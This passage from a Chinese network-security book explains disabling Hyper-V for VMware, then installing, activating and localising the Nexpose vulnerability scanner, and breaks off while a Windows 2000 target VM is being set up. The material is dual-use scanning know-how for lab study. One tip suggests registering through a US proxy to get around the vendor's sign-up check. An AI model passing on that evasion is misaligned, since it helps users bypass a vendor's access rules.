关闭所有运行的容器，在 Windows 10 桌面的右下角右击 Docker 运行图标，退出 Docker 程序，如图 1-67 所示。



图 1-67　关闭 Docker

打开 Windows 10 的控制面板，单击“程序和功能”模块，如图 1-68 所示。

图 1-68　程序和功能

在打开的面板中，单击启用或关闭 Windows 功能，打开 Windows 系统功能面板，如图 1-69 所示。

图 1-69　打开 Windows 功能面板

在 Windows 功能面板中，取消 Hyper-V 前面的启用标记，单击“确定”按钮，重启系统就可以使用 VMware Workstation 了。



图 1-70　取消 Hyper-V 服务

使用 VMware 完毕后，想再次启动 Docker，只需要以同样的步骤反向操作一次，打开 Hyper-V 服务，重启系统就可以了。

1.5　防范总结

准确地说，本章安装的所有软件都不算安全软件（黑客软件）。但在学习网络安全的过程中都离不开这些软件的支持。另外，还有一些常用的软件需要自行安装，例如：Putty，远程连接工具；WinSCP，远程复制文件工具；等等。

第 2 招

扫描漏洞

某个时期，有很多完全不懂网络常识的人都可以直接用黑客工具攻击系统，这些人被高手们称为脚本小子（Script Kiddie）。做个脚本小子并不难，只需要一点点的英语基础（认识基本的计算机单词即可，毕竟很多软件都是英文版的），熟练地使用黑客工具，再熟悉几个简单的命令，就可以对网络上的计算机造成很大的破坏。

2.1 系统扫描工具

系统扫描工具，顾名思义就是用于扫描操作系统的工具。它的作用就是扫描操作系统是否存在明显的漏洞。

2.1.1 系统漏洞

众所周知，不管哪个操作系统都会不时地发布补丁。这是因为操作系统在用户使用过程中不断地被发现漏洞。为了堵住这些漏洞，只有不断地打上补丁。可惜不是所有的管理

员都那么认真负责，他们或是为了避免麻烦，或是怀有侥幸心理，并没有为系统打补丁，这就给了黑客以可乘之机。

系统漏洞造成的后果是非常严重的，其他的程序服务漏洞还需要间接地利用、破坏，而利用系统漏洞大都可以直接对系统造成破坏。

把操作系统想象成一间有门、有窗的房子。住户（系统用户）发现房子有破洞时通知物业（操作系统官方），物业则给出修补方案和修补材料（补丁）。负责的住户（系统管理员）修补好了破洞，不负责的和觉得麻烦的住户觉得这么小的漏洞不会造成什么影响，而且这么多房子，哪就那么巧一定会有人窥视我家呢？但万一就那么巧了呢？下面，就让我们看看黑客的手段吧。

2.1.2　系统扫描

个人认为，如果是针对特定的目标，第一个应该进行的就是系统扫描。想进入一间房子，首先总得围着房子转两圈吧。门、窗暂且不论，如果发现有破洞，那就省事多了。直接从破洞进去就是最方便的方法。这种直接寻找系统漏洞的方式被称为 Vulnerability Scanner。

2.1.3　工具选择

目前流行的系统扫描器中比较好用的有 Nessus、OpenVAS 和 Nexpose。

最出名的系统扫描工具当然是 Tenable 公司出产的 Nessus。Tenable 公司是老牌的安全公司，旗下的 Nessus 功能强大，兼容 Windows 和 Linux。不方便的地方在于它是商业软件，个人用户只能免费测试 7 天。为了避免 7 天重装一次的尴尬，还是选其他的软件吧。

OpenVAS 是一款非常优秀的自由软件。可惜的是，它的服务端只能安装在 Linux 上。为了兼顾 Windows 用户只能忍痛放弃。

最后 Rapid7 出品的 Nexpose 成了我们最合适的选择。Nexpose 出身不凡，大名鼎鼎的

Metasploit 与 Nexpost 师出同门。Metasploit 的威名无须赘述，Nexpose 同为 Rapid7 的主打产品，可见其实力非凡。虽然 Nexpose 也是商业软件，但它的社区版可以免费使用一年，一年重装一次也不是不可以接受。

2.2 Nexpose 安装

目前主流的系统扫描工具大多采用的是 B-S 模式，即服务器端提供服务，客户端只需要使用浏览器就可以运行程序。Nexpose 的服务端可以安装在 Windows 和 Linux 上。

2.2.1 下载 Nexpose

打开浏览器，在地址栏输入 Rapid7 的官网地址 https://www.rapid7.com。单击 Vulnerability Management 图标，如图 2-1 所示。



图 2-1 Rapid7 官网

（1）进入 Vulnerability Management 页面后，单击 Download Now 按钮，如图 2-2 所示。


Vulnerability Management
https://www.rapid7.com/solutions/vulnerability-management/
Vulnerability management with Rapid7 Nexpose
Nexpose, Rapid7's vulnerability management solution, allows you to prioritize your vulnerabilities by likelih
use by an attacker, ensuring you always fix the most dangerous issues first. You can easily automate the en
vulnerability management process from scanning to report distribution, and set up dynamic asset groups w
granular filters to ensure that your team members get only the information relevant to them. Use live asse
and dynamic dashboards to get a constant scoreboard for how your program is working. Finally, Nexpose
integrates with more best of breed technologies than anyone else in the space, helping you create a smar
more valuable security program.
Try Nexpose for Free
Download Now
Nexpose Download: Scan, Prioritize, and Remediate Vulnerabilities In Your Environment Today

图 2-2　Nexpose 文档

（2）进入 Nexpose 下载页面，选择 Nexpose 的版本，Enterprise Edition 是企业版，有 14 天的试用期，Community Edition 是社区版，目前注册可以免费使用 1 年。那么，毫无疑问，我们选择社区版，单击 Free Trial 按钮，如图 2-3 所示。


Free Vulnerability Scan
https://www.rapid7.com/products/nexpose/download/
Enterprise Edition
Scalable For Medium to Large Organizations and Security Teams
Free 14-day Trial
Buy Now
The Nexpose Enterprise edition includes:
Scales to Unlimited IPs (Trial up to 512 IPs)
Scans networks, OS, DBs web applications, and virtual environments
Dynamic discovery for Amazon AWS
Virtual scanning for VMware NSX
Deployment options: software, appliance, virtual appliance, managed service
Integrated configuration assessment and policy management
Out-of-the box Integration with ControlsInsight
Community Edition
Individual Users
Limited features with no expiration.
Free Trial
Buy Now
The Nexpose Community edition includes
Scans 32 IPs
Scans networks, OS and DBs
Deployment option: software

图 2-3　选择 Nexpose 版本

（3）进入 Nexpose 注册界面，如图 2-4 所示。



图 2-4　注册 Nexpose 用户

注意：Nexpose 注册尽可能地选择企业邮箱或学校邮箱。如果实在没有，可以到 www.zoho.com.cn 注册个免费的邮箱，目前这个邮箱是可以用的。如果邮箱通过验证后还是不能注册，就使用代理，选个美国的 IP 做代理再来注册一次。

（4）按照页面提示，填好注册信息后，单击 Title 为 I'm not a robot 的单选框，按照要求选出正确的图片。单击 Submit & Download 按钮，进入软件下载界面，如图 2-5 所示。



图 2-5　下载软件

（5）按照使用的系统选择相应的版本下载程序。再稍等片刻，在注册页面输入企业邮箱就可以收到 Nexpose 的注册码了。

注意：安装文件都是 64 位版本的。

2.2.2　Windows 下安装 Nexpose

（1）Windows 下安装 Nexpose 很方便，右击安装文件图标，选择“以管理员身份运行”命令，如图 2-6 所示。



图 2-6　运行 Nexpose 安装程序

（2）进入 Nexpose 的安装界面，如图 2-7 所示。



图 2-7　Nexpose 安装界面

（3）左侧的是安装 Nexpose 所需的步骤。单击 Next 按钮，进入许可证协议界面，如图 2-8 所示。



图 2-8　许可证协议界面

（4）这个步骤必须通读一遍 Nexpose 的协议内容，将右侧的下拉框拉到底部即可。然后再选取 I accept the agreement 单选按钮。单击 Next 按钮继续安装，在 Type and destination 中可以选择 Nexpose 的安装目录，然后继续单击 Next 按钮进入下一步。

在 System check 步骤时，可能会出现警告信息。没关系，这是因为 Nexpose 被设计安装在服务器上。个人 PC 一般来说达不到它的要求，但安装在个人 PC 上也能用。System check 检测系统，只要主机系统符合最低的要求就可以继续安装，要稍微注意的是不要占用 Nexpose 的服务端口，如图 2-9 所示。



图 2-9　Nexpose 检测系统

（5）端口 3780 是 Nexpose 为客户端提供服务的端口，如果这个端口被占用，安装程序是无法继续的。可以在终端中输入命令 tasklist | findstr 3780 找到这个占用端口的程序，关闭这个程序后再安装 Nexpose。

（6）单击 Next 进入 User details 界面，这里可任意填写，只要不空着就可以。如果还记得注册时的信息，按照注册信息填写更好。填写完毕后，单击 Next 按钮，进入 Database port 界面，如图 2-10 所示。



图 2-10　Database port 界面

（7）Nexpose 和 Metasploit 都默认使用自带的 PostgreSQL 数据库。而 PostgreSQL 默认使用的就是 5432 端口。如果系统本身就安装了 PostgreSQL 服务并已经启动，5432 端口将被占用，此时得先关闭系统本身的 PostgreSQL 服务，然后才能继续安装。当然，也可以修改端口号，这是最麻烦的一种办法。单击 Next 按钮进入 Acconunt details 界面，如图 2-11 所示。



图 2-11　Acconunt details 界面

这一步是设置管理员用户。客户端登录时使用的就是这个用户名和密码。后面的步骤都是单击 Next 按钮，直到安装完成。安装完毕，重启系统后，Nexpose 服务默认自动启动，就可以使用 Nexpose 了。

注意：Nexpose 自带的 PostgreSQL 服务也是默认启动的。可能会与安装在系统上的 PostgreSQL 服务冲突，可以在系统服务设置中选择到底使用哪个 PostgreSQL。

2.2.3　Linux 下安装 Nexpose

Linux 下安装 Nexpose 也很简单，将 Nexpose for Linux 复制到 Linux 下。

（1）打开 Terminal，切换到 root 用户下，并执行 Nexpose 的安装文件，如图 2-12 所示。

图 2-12　运行安装程序

（2）安装程序运行后，和 Windows 下安装 Nexpose 几乎一样（除了设置安装位置外），如图 2-13 所示。



图 2-13　Linux 下安装 Nexpose

（3）按照 Windows 下安装 Nexpose 的步骤，安装完毕后重启系统，此时 Nexpose 服务已启动，可以为客户端提供服务了。

2.3 Nexpose 扫描

Nexpose 的服务端已经安装完毕。因为 Nexpose 采用的是 B-S 模式，客户端无须安装任何软件，直接用浏览器访问 https://server_ip:3780 即可。

2.3.1 激活 Nexpose

Nexpose 服务器在启动时会有个初始化服务，这个初始化会连接官网的服务器，更新一些文件。

（1）使用浏览器连接到 Nexpose 的服务端，打开 https://localhost:3780（Nexpose 默认的服务端口就是 3780 端口），服务器开始初始化，如图 2-14 所示。



图 2-14 初始化服务

（2）这个初始化的时间跟网络环境和主机有关，请耐心等待。鉴于国内的网络环境，初始化的时间可能要以小时计算。你可以捧杯热茶，休息，休息，再休息一会。或者给系统加上一个可用的系统代理，缩短这个时间。

耐心等待 Nexpose 服务初始化结束后，刷新页面显示登录窗口，如图 2-15 所示。



图 2-15　首次登录

（3）填入安装 Nexpose 时设置好的用户名和密码。首次登录会要求输入注册码。在注册的企业邮箱中找到 Nexpose 官方发送的注册码，按要求填写，如图 2-16 所示。



图 2-16　Nexpose 激活

（4）单击 ACTIVATE WITH KEY 按钮，再稍等几分钟，Nexpose 就激活完毕，可以使用了，如图 2-17 所示。



图 2-17　Nexpose 激活完毕

（5）为了使用方便，可以稍微设置一下，把界面设置为中文，单击右上角的 root，在弹出菜单中选择 User preferences 选项，如图 2-18 所示。



图 2-18　个人偏好设置

（6）在弹出的界面中将 Display user interface in 和 Run reports in 修改成简体中文，如图 2-19 所示。



图 2-19　选择语言服务

（7）根据提示还可以自行修改一些参数。全部修改完毕后，单击浏览器右上角的 SAVE 按钮，保存设置，如图 2-20 所示。



图 2-20　保存设置

至此，Nexpose 已设置完毕，可以提供系统扫描服务了。

2.3.2 准备靶机

使用 VMware Workstation 安装一个靶机系统。一般 Nexpose 都是用来扫描服务器系统的，这里选择的靶机是 Windows 2000 系统。

（1）双击 VMware Workstation 图标，打开 VMware 单击创建新的虚拟机图标，如图 2-21 所示。

图 2-21 创建新的虚拟机

（2）没有什么特殊的要求，或是特殊的硬件，一般选择 VMware 的典型配置就足够了。单击“下一步”按钮，如图 2-22 所示。

（3）单击浏览，选择 Windows 2000 安装光盘镜像后单击“确定”按钮。回到虚拟机创建向导，单击“下一步”按钮，如图 2-23 所示。

图 2-22　VMware 虚拟机配置

